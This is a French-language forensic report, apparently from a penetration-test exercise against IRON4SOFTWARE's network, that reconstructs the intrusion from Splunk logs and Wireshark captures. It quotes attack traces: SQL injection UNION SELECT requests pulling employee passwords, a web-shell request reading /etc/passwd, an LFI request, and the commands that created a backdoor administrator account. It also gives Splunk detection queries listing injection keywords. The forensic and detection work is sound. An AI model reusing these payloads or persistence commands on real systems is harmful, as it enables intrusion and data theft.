Rapport forensique

A l'attention de IRON4SOFTWARE

Introduction

Ce rapport forensique a pour objectif de détailler l'analyse approfondie des systèmes informatiques suite à un test d’intrusion. Il présentera les méthodes d'investigation employées, les outils utilisés et les étapes clés du processus d'analyse. Les conclusions tirées concernant la nature de l'attaque, les vecteurs d'entrée initiaux, les compromissions identifiées au sein de l'infrastructure.

L'objectif est de fournir une compréhension complète de l'incident, de ses impacts et des leçons apprises pour renforcer la posture de sécurité de l'organisation.

Introduction **2**
1. Résumé exécutif (Executive Summary) **4**
2. Contexte et objectifs **6**
3. Méthodologie **7**
4. Analyse technique **9**
4.1. Recherche journaux splunk des machines du réseau (192.168.1.0/24) 9
4.2. Firewall et routeur pfsense (192.168.1.254) 14
4.3. Windows 10 capture réseau (192.168.1.4) 21
4.4. Windows 10 dump mémoire 25
4.5. Windows 2019 capture réseau 27
4.6. Serveur Web Ubuntu (192.168.1.2) 30
5. Timeline **36**
6. Technique **39**
7. Résultats et interprétation **41**
8. Conclusion **43**
9. Annexes **44**
Annexe A Export pcap du pfsense 44
Annexe B Dump mémoire avec Dumpit Windows 10 44

1. Résumé exécutif (Executive Summary)

DEL CYBER a mené un test d'intrusion qui a provoqué un incident de sécurité chez Iron4software, suivi d'une analyse forensique des systèmes informatiques. Tout a commencé lorsque l'outil de surveillance (Splunk) a permis de détecter des activités inhabituelles.

L'analyse a porté sur les éléments clés du réseau : pare-feu, serveur Windows qui gère les comptes utilisateurs, un serveur Linux qui héberge le site web, et un ordinateur client sous Windows 10.

Voici ce qui a été découvert :

- **Intrusion initiale et exploration :** Des ordinateurs extérieurs ont scanné le réseau pour trouver des points faibles. Ils ont réussi à s'introduire sur le site web en exploitant une faille, ce qui leur a donné accès à des zones normalement réservées à l'administration et à des informations confidentielles en base de données.
- **Maintien de l'accès et fuite de données :** Les attaquants ont ensuite exploité une faille de type remote code execution sur le serveur web afin d'exécuter des commandes à distance, ce qui leur a permis de récupérer des fichiers sensibles comme la liste des utilisateurs du système. Ils ont également exploité d'autres failles pour accéder à des fichiers de configuration importants.
- **Progression dans le réseau et prise de contrôle :** Des tentatives répétées pour se connecter au serveur Linux ont permis de compromettre un compte utilisateur. Les

attaquants ont également réussi à se connecter à l’ordinateur Windows 10 à distance et y ont créé un nouveau compte administrateur pour s'assurer un accès permanent.


- **Installation d'outils malveillants :** Un logiciel malveillant de type cheval de Troie a été téléchargé sur l'ordinateur Windows 10. Des tentatives de connexion suspectes ont été observées depuis cet ordinateur vers notre serveur AD, utilisant le nouveau compte créé par les attaquants.

En résumé, il s'agit d'une **attaque complexe** qui a exploité des vulnérabilités du site web, a permis la création de comptes malveillants, et l'exécution de programmes à distance pour garder un contrôle persistant sur les systèmes.

2. Contexte et objectifs

L'analyse forensique a été déclenchée par des alertes critiques provenant de Splunk. Ces alertes ont notamment signalé la création inattendue d'un nouveau **compte local administrateur** sur l'ordinateur **client Windows 10**, ainsi qu'une **alerte de tentatives de force brute SSH** sur le **serveur web Ubuntu**. Ces activités, hautement inhabituelles et non autorisées, ont immédiatement soulevé des soupçons de compromission et ont nécessité une **investigation approfondie** pour comprendre l'origine et la nature de ces événements.

Pour bien comprendre l'incident et son environnement, il est crucial de définir le périmètre de l'analyse forensique. Cette section détaille les cibles (machines, systèmes, utilisateurs) et la topologie du réseau interne d'IRON4SOFTWARE au moment de l'incident. Une connaissance approfondie de cette infrastructure est fondamentale pour interpréter les preuves et retracer le chemin de l'attaquant.



L'infrastructure réseau représentée est composée des éléments suivants :

- Internet : il représente l'accès externe global.
- Pare-feu PfSense : Placé entre Internet et le réseau interne, il fait office de barrière de sécurité et de point d'entrée unique pour contrôler le trafic entrant et sortant du réseau local.
- Trois machines principales derrière le pare-feu :
    - Windows 2019 Server (AD + DNS) – 192.168.1.1
      Ce serveur joue un double rôle : il gère l'annuaire Active Directory (AD) pour l'authentification et la gestion des utilisateurs, ainsi que le service DNS pour la résolution de noms dans le réseau local.
    - Ubuntu (Serveur web + accès SSH) – 192.168.1.2
      Serveur Linux hébergeant un service web (par exemple Apache ou Nginx) accessible aux utilisateurs internes ou externes, et accessible à distance via SSH pour l'administration.
    - Client Windows 10 – 192.168.1.4
      Poste de travail d'un utilisateur classique, connecté au réseau interne et utilisant potentiellement les services AD/DNS et les ressources du serveur Ubuntu.

Architecture logique :

- ➢ Tout le trafic Internet passe par le pare-feu PfSense, qui isole et sécurise le réseau interne.
- ➢ Chaque serveur ou poste a une adresse IP statique sur le réseau 192.168.1.0/24.
- ➢ Organisation classique en étoile : PfSense au centre, chaque machine étant connectée directement à lui.

Cette topologie répond à un usage professionnel typique : gestion centralisée des accès (AD/DNS), services web et accès sécurisé à distance (SSH), et une segmentation claire entre Internet et le réseau privé grâce au pare-feu.

Objectifs de l'investigation : Les objectifs primordiaux de cette investigation forensique étaient multiples et précis :

- ➢ Identifier la cause profonde et le vecteur d'intrusion.
- ➢ Évaluer l'étendue de la compromission (systèmes affectés , actions : exécution de code, création de comptes, modifs fichiers, exfiltration).
- ➢ Analyser les impacts .
- ➢ Recueillir des preuves numériques pour reconstituer la chronologie et soutenir actions correctives.
- ➢ Comprendre les TTPs de l'attaquant (scans, exploitation web, mouvement latéral, persistance) pour renforcer les défenses.

3. Méthodologie

La méthodologie suivie dans ce rapport forensique inclut les aspects suivants :

- ➢ **Outils utilisés :**
  - **Wireshark :** Largement utilisé pour l'analyse des captures réseau (**windows2019.pcapng, windows10.pcapng, ubuntu.pcapng**).
  - **PFsense** : La capture réseau du firewall a également été acquise via l'interface de **pfsense** (**pfsense.pcap**)
  - **Volatility 3** : Employé pour l'analyse du dump mémoire du PC sous Windows 10 (**windows10.dmp**).
  - **Splunk** : Outil de surveillance SIEM ayant centralisé les journaux (logs) des machines du réseau (**192.168.1.0/24**).
  - **VirusTotal** : Utilisé pour l'analyse des fichiers et la confirmation de leur nature malveillante (par exemple, un cheval de Troie).
  - **abuseipdb.com et exchange.xforce.ibmcloud.com** : Bases de données utilisées pour identifier et exclure le trafic réseau légitime provenant d'IP publiques.
  - **crackstation.net et John the Ripper** : Outils mentionnés pour la tentative de cassage des hachages de mots de passe extraits du dump mémoire.
- ➢ **Procédures suivies :**
  - **Acquisition :**
    - Un dump mémoire du PC sous Windows 10 a été acquis via le logiciel dumpIT (**windows10.dmp**).

        - Les captures réseau ont également été acquises via wireshark (**windows2019.pcapng, windows10.pcapng, ubuntu.pcapng**)
        - La capture réseau du firewall a également été acquise via l'interface de **pfsense** (**pfsense.pcap**)

    - **Horodatage :** Les événements sont précisément horodatés et corrélés tout au long du rapport, en tenant compte des fuseaux horaires (ex. : ajustement de l'heure UTC pour l'Europe/Paris).

➢ **Détails des supports analysés :**
- **Logs (journaux) :** Principalement les journaux centralisés par Splunk provenant des machines du réseau (serveur Windows 2019 AD, serveur Ubuntu, client Windows 10 et firewall), couvrant diverses activités système et de sécurité.
- **Captures réseau :**
    - pfsense.pcap : Capture du pare-feu pfSense, représentant l'ensemble du trafic réseau lors de l'incident.
    - windows10.pcapng : Capture réseau du poste de travail Windows 10.
    - ubuntu.pcapng : Capture réseau du serveur Ubuntu.
    - windows2019.pcapng : Capture réseau du serveur Windows 2019.
- **RAM (dump mémoire) :** Un dump mémoire (windows10.dmp) du PC sous Windows 10 a été analysé en détail.


4. Analyse technique

4.1. Recherche journaux splunk des machines du réseau (192.168.1.0/24)

Nous disposons d'un serveur Splunk qui centralise tous les journaux (logs) des machines du réseau **192.168.1.0/24**. Cette centralisation nous offre une visibilité complète et en temps réel sur les événements de sécurité et les activités du système, facilitant ainsi la détection et l'analyse des incidents.

La recherche Splunk suivante nous a permis de constater qu'il y a eu un grand nombre de connexions ssh en erreur entre **04/09/2025 à 14:55** et **04/09/2025 à 15:03** avec le compte info.

```
source=/var/log/auth.log sshd authentication failure
```



Une enquête plus approfondie sur les tentatives de connexion du compte « info » a permis de constater que le mot de passe a fonctionné à trois reprises : **04/09/2025 à 15h03**, **15h05** et **15h29**. Les authentifications ont été établies depuis les adresses IP **192.168.50.9** et **192.168.50.14.**

```
source=/var/log/auth.log sshd Accepted info
```

>	04/09/2025 15:29:18,165	2025-09-04T15:29:18.165028+02:00 user sshd[243494]: Accepted password for info from 192.168.50.9 port 52034 ssh2 host = user | source = /var/log/auth.log | sourcetype = auth-too_small
>	04/09/2025 15:05:13,696	2025-09-04T15:05:13.696350+02:00 user sshd[242772]: Accepted password for info from 192.168.50.9 port 45578 ssh2 host = user | source = /var/log/auth.log | sourcetype = auth-too_small
>	04/09/2025 15:03:24,446	2025-09-04T15:03:24.446577+02:00 user sshd[242299]: Accepted password for info from 192.168.50.14 port 37610 ssh2 host = user | source = /var/log/auth.log | sourcetype = auth-too_small

Le compte info a donc été compromis et a servi pour accéder au serveur Ubuntu ayant l'IP **192.168.1.2.**

On constate avec la recherche suivante qu'il y a eu le **04/09/2025 à 15:13** des injections sql

```
sourcetype="access-too_small" ("information_schema" OR "union+select" OR "union+all+select" OR "or+1%3D1"
OR "or+1%3D0" OR "and+1%3D1" OR "and+1%3D0" OR "order+by"
OR  "group+by"  OR "information_schema" OR "version" OR "database" OR "user()" OR "current_user"
OR "sleep" OR "benchmark" OR "concat" OR "char(" OR "load_file" OR "into+outfile" OR "into+dumpfile"
OR "xp_cmdshell" OR "sp_executesql" OR "exec" OR "cast" OR "convert")
```

>	04/09/2025 15:14:24,000	192.168.50.9 - - [04/Sep/2025:15:14:24 +0200] "GET /secure/admin.php?search=%27++UNION+SELECT+%27%27%2Cusername%2Cpassword%2Cemail%2Csalary+FROM+employees+--+ HTTP/1.1" 200 1898 "http://192.168.1.2/secure/admin.php?search=%27+UNION+SELECT+table_name%2Ccolumn_name%2C%22%22%2C%22%22%2C%22%22+from+information_schema.columns+--+" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" host = user | source = /var/log/apache2/access.log | sourcetype = access-too_small
>	04/09/2025 15:13:02,000	192.168.50.9 - - [04/Sep/2025:15:13:02 +0200] "GET /secure/admin.php?search=%27+UNION+SELECT+table_name%2Ccolumn_name%2C%22%22%2C%22%22%2C%22%22+from+information_schema.columns+--+ HTTP/1.1" 200 8787 "http://192.168.1.2/secure/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

L'attaquant a peut-être pu exfiltrer certaines données de la base de données mysql.

La recherche suivante a été utilisée pour détecter les tentatives d'inclusion de fichiers locaux et remote code execution en analysant les paramètres d'URL suspects qui pourraient permettre l'accès non autorisé à des fichiers système sensibles. Nous avons constaté l'affichage du fichier "/etc/passwd" le **04/09/2025 à 15:21** via attaque LFI et RCE Remote Code Execution **04/09/2025 à 15:24.**

```
index=* host=user (uri_query="*../*" OR uri_query="*/etc/passwd*" OR uri_query="*file=*" OR uri_query="*include=*")
```

>	04/09/2025 15:24:22,000	192.168.50.9 - - [04/Sep/2025:15:24:22 +0200] "GET /secure/reports.php?include=/etc/passwd HTTP/1.1" 200 2762 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" host = user | source = /var/log/apache2/access.log | sourcetype = access-too_small | uri_query = include=/etc/passwd HTTP/1.1
>	04/09/2025 15:21:43,000	192.168.50.9 - - [04/Sep/2025:15:21:43 +0200] "GET /uploads/shell.php?cmd=cat%20/etc/passwd HTTP/1.1" 200 1373 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" host = user | source = /var/log/apache2/access.log | sourcetype = access-too_small | uri_query = cmd=cat%20/etc/passwd HTTP/1.1

La recherche suivante nous laisse supposer que le **04/09/2025 de 15:17 à 15:22** une tentative d'énumération du site a été faite car le résultat remonte essentiellement des statuts 404.

```
index=*  host=user source="/var/log/apache2/access.log" (status="400" OR status="403" OR  status="404" OR  status="414")
```

Événements (41551)

>	04/09/2025 15:22:52,000	192.168.50.9 - - [04/Sep/2025:15:22:52 +0200] "GET /secure/reports HTTP/1.1" 404 490 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" host = user source = /var/log/apache2/access.log sourcetype = access-too_small
>	04/09/2025 15:17:03,000	192.168.50.9 - - [04/Sep/2025:15:17:03 +0200] "GET /assets/css/zt HTTP/1.1" 404 434 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" host = user source = /var/log/apache2/access.log sourcetype = access-too_small

On filtre le recherche uniquement sur les statuts 404.

```
index=*  host=user source="/var/log/apache2/access.log" status="404"
| timechart  count by clientip
```

_time	192.168.50.9
2025-09-04 10:00:00	0
2025-09-04 10:30:00	0
2025-09-04 11:00:00	0
2025-09-04 11:30:00	0
2025-09-04 12:00:00	0
2025-09-04 12:30:00	0
2025-09-04 13:00:00	0
2025-09-04 13:30:00	0
2025-09-04 14:00:00	0
2025-09-04 14:30:00	0
2025-09-04 15:00:00	41496

La recherche Splunk suivante nous permet d'avoir le top des lignes de commandes pour avoir une vue d'ensemble sur la **machine windows 10 192.168.1.4.** Nous avons enlevé le bruit des logs "splunk" pour éviter des faux positifs.

```
index=*  sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" NOT("splunk") EventCode=1   host="USER-IRON"
| top  CommandLine
```

CommandLine	count
"C:\Users\Administrateur\AppData\Local\Microsoft\OneDrive\25.155.0811.0002\FileCoAuth.exe" -Embedding	83
C:\Windows\System32\mousocoreworker.exe -Embedding	72
C:\Windows\system32\svchost.exe -k netsvcs -p -s gpsvc	63
taskhostw.exe	41
net user cyberu 123cyberu.! /add	41
net localgroup Administrateurs cyberu /add	41
C:\Windows\system32\net1 user cyberu 123cyberu.! /add	41
C:\Windows\system32\net1 localgroup Administrateurs cyberu /add	41
"C:\Program Files (x86)\Google\GoogleUpdater\140.0.7273.0\updater.exe" --wake --system	27
C:\Windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.19041.6151_none_7e2f7fd67c740ce3\TiWorker.exe -Embedding	24

On remarque que sur la **machine client windows 10 192.168.1.4** la présence de commande net user (création d'utilisateur) et net localgroup (ajout dans un groupe local user).

```
➢ net user cyberu 123cyberu.! /add
➢ net localgroup Administrateurs cyberu /add
➢ C:\Windows\system32\net1 user cyberu 123cyberu.! /add
➢ C:\Windows\system32\net1 localgroup Administrateurs cyberu /add
```

Les commandes ont été exécutées **41 fois**.

```
CommandLine: net  localgroup Administrateurs cyberu /add
CurrentDirectory: C:\Windows\system32\
User: AUTORITE NT\Système
LogonGuid: {cfc52dfa-89a8-68b9-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E2B07F310F52B
73CAAAAA124FDDBDF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B07
ParentProcessGuid: {cfc52dfa-f755-68b9-c812-000000001900}
ParentProcessId: 2772
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\sysnative\cmd" /c "C:\Windows\Temp\9F0D.tmp\9F1D.tmp\9F1E.bat
"C:\Program Files (x86)\Google\GoogleUpdater\140.0.7273.0\updater.exe"  --wake --system"
```

On remarque que les commandes ont été lancées par l'**updater de google chrome** : `"C:\\Program Files (x86)\\Google\\GoogleUpdater\\.0.7273.0\\updater.exe" --wake --system`.


Le fichier **updater.exe** de google chrome est **compromis.**

Toujours sur la **machine client windows 10 192.168.1.4** , la recherche Splunk ci-dessous fournit des informations sur l'horodatage :

```
index=*  sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  EventCode=1  host="USER-IRON" cyberu
| sort _time
```

>	04/09/2025 15:50:43,000	09/04/2025 03:50:43 PM ... 22 lines omitted ... Company: Microsoft Corporation OriginalFileName: net.exe CommandLine: net user cyberu 123cyberu.! /add CurrentDirectory: C:\Windows\system32\ Afficher toutes les 38 lignes ParentCommandLine = "C:\Windows\sysnative\cmd" /c "C:\Windows\Temp\E9A0.tmp\E9B1.tmp\E9B2.ba... host = USER-IRON sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	04/09/2025 15:52:22,000	09/04/2025 03:52:22 PM ... 24 lines omitted ... CommandLine: rdpclip CurrentDirectory: C:\Windows\system32\ User: USER-IRON\cyberu LogonGuid: {cfc52dfa-9993-68b9-dfba-f90000000000} Afficher toutes les 38 lignes ParentCommandLine = C:\Windows\System32\svchost.exe -k NetworkService -s TermService host = USER-IRON source =

Le premier exécution s'est déroulée le **04/09/2025 à 15:50** et on remarque une **tentative de connexion** avec le **compte cyberu.** (commandLine ⇒ rdpclip processus RDP)



Nous allons maintenant étudier l'**exécution potentielle** de processus de **script** via la recherche splunk suivante :

```
index=*   sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" NOT("splunk")  host="USER-IRON" Image="*powershell.exe*"
| table  _time, EventCode,TaskCategory,TargetFilename,SourceIp, DestinationIp,DestinationPortName,QueryName  |  sort _time
```

On remarque que le **04/09/2025 à 15:36** , une récupération d'un fichier **powerUp.ps1** probablement sur le site **github.com**.

Une recherche google de **"powerup github"** permet de tomber sur la page suivante https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

Le script PowerUp.ps1 fait partie de la suite PowerSploit, un ensemble d'outils PowerShell open-source destinés à l'offensive security, au pentesting et à l'escalade de privilèges sur Windows. Il est spécifiquement conçu pour identifier et exploiter des vecteurs d'escalade de privilèges (privilege escalation).

Le résultat de la commande **powersup.ps1** semble avoir donné comme information que le fichier **C:\Program Files (x86)\Google\GoogleUpdater\140.0.7273.0\updater.exe** est **vulnérable.**

La **machine Windows 10 192.168.1.4** semble être **compromise.** De plus, on constate des connexions inhabituelles depuis une adresse ip **192.168.50.9** extérieur au reseau **192.168.1.0\24 , l**a recherche splunk le confirme :

```
index="*" host="USER-IRON" EventCode=3 SourceIp!="192.168.1.*"
|  table _time,TaskCategory,SourceIp,DestinationIp,DestinationPort,DestinationPortName
|  sort _time
```

_time	TaskCategory	SourceIp	DestinationIp	DestinationPort	DestinationPort
2025-09-04 15:01:06	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:01:07	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:01:18	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:01:18	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:01:18	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:01:19	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:34:07	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:49:29	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server
2025-09-04 15:52:16	Network connection detected (rule: NetworkConnect)	192.168.50.9	192.168.1.4	3389	ms-wbt-server

La recherche splunk retourne deux connexions **rdp** depuis l'adresse ip **192.168.50.9** vers la **machine Windows 10 192.168.1.4** le **04/09/2025 à 15:01** et **le 04/09/2025 à 15:52.**

EventID 3 (Network connection detected) : peut montrer des connexions RDP sortantes/entrantes (port 3389 par défaut).


4.2. Firewall et routeur pfsense (192.168.1.254)

L'analyse des logs pfSense, pare-feu central, est cruciale pour comprendre l'incident du 4 septembre 2025, offrant une vision complète du trafic et des attaques, réalisée via Wireshark.

La capture pfsense.pcap représente l'ensemble du trafic réseau lors de l'incident, nécessitant un filtrage méticuleux pour extraire l'activité malveillante du bruit réseau généré par l'infrastructure légitime de l'entreprise.

L'analyse initiale révèle un volume de 1,057,503 paquets capturés pendant la période d'incident.

Fenêtre "Hiérarchie des protocoles" de Wireshark.



Protocol	Percent Packets	Packets
Frame	100.0	1057503
Ethernet	100.0	1057503
Internet Protocol Version 6	0.0	48
User Datagram Protocol	0.0	43
eXtensible Markup Language	0.0	4
DHCPv6	0.0	39
Internet Control Message Protocol v6	0.0	5
Internet Protocol Version 4	100.0	1057157
User Datagram Protocol	0.7	7087
Transmission Control Protocol	97.5	1031296
Internet Group Management Protocol	0.0	4
Internet Control Message Protocol	1.8	18770
Address Resolution Protocol	0.0	298

Le volume important d'ICMP (18,770 paquets) suggère une phase de reconnaissance réseau préliminaire intensive.

Dans un premier temps, l'analyse se concentre sur le trafic externe en utilisant le filtre **ip.src != 192.168.1.0/24** pour identifier les sources d'attaque potentielles. Cette approche révèle immédiatement plusieurs catégories de trafic qu'il convient de traiter différemment.

Vue Wireshark avec filtre **ip.src != 192.168.1.0/24** montrant le volume de trafic du réseaux interne.

Protocol	Percent Packets	Packets
Frame	100.0	776193
Ethernet	100.0	776193
Internet Protocol Version 4	100.0	776193
User Datagram Protocol	0.9	7087
Transmission Control Protocol	96.7	750397
Internet Group Management Protocol	0.0	4
Internet Control Message Protocol	2.4	18705

L'analyse des premières communications révèle des IP publiques identifiées comme non problématiques via les bases de données abuseipdb.com et exchange.xforce.ibmcloud.com :

Microsoft : 52.168.112.66 + 13.107.5.93 + 150.171.27.12 + 20.223.36.55 + 150.171.28.11 + 40.126.31.2 + 98.66.133.185

Akamai Technologies (service de cloud a priori) : 2.21.243.220 + 2.20.170.148

Ces adresses génèrent un trafic volumineux mais correspondent aux communications normales d'une infrastructure Windows intégrée aux services cloud Microsoft. Leur volume important peut masquer l'activité malveillante et doit donc être exclu de l'analyse.

Pour éliminer efficacement tout ce trafic légitime, le filtre d'exclusion suivant est appliqué : **ip.src != 192.168.1.0/24 and ip.src != 52.168.112.66 and ip.src != 13.107.5.93 and ip.src != 150.171.27.12 and ip.src != 20.223.36.55 and ip.src != 150.171.28.11 and ip.src != 40.126.31.2 and ip.src != 98.66.133.185**

Après élimination du trafic légitime, l'analyse révèle immédiatement une anomalie critique : une très grosse quantité de paquets en provenance de l'IP **192.168.50.9**. Cette découverte constitue le premier indicateur majeur de compromission.

Statistiques de conversations Wireshark montrant le volume anormal de communication avec 192.168.50.9 vers l'adresse ip 192.168.1.4.

Adresse Source	Adresse Destination	Paquets Total	Volume Octets	Packets A→B	Bytes A→B	Packets B→A	Bytes B→A
192.168.50.9	192.168.1.4	170,196	19 Mo	85,901	6 Mo	84,295	13 Mo

On constate qu'il y a une très grosse quantité de paquet en provenance de l'ip 192.168.50.9, cela se confirme en regardant les statistiques de conversations de wireshark.

Statistiques de conversations Wireshark montrant le volume anormal de communication avec 192.168.50.14 vers l'adresse ip 192.168.1.2.

Adresse A	Adresse B	Paquets A→B	Paquets B→A	Total Paquets	Octets A→B	Octets B→A	Durée	Débit Moyen (A→B)
192.168.50.14	192.168.1.2	5,551	0	19,590	1 MB	0 bytes	462.98 sec	18 kbps

Cette communication purement unidirectionnelle semble étrange.

Vue Wireshark avec filtre **tcp.flags.syn == 1** montrant le scan SYN le **04/09/2025 à 14:54:44**

tcp.flags.syn == 1

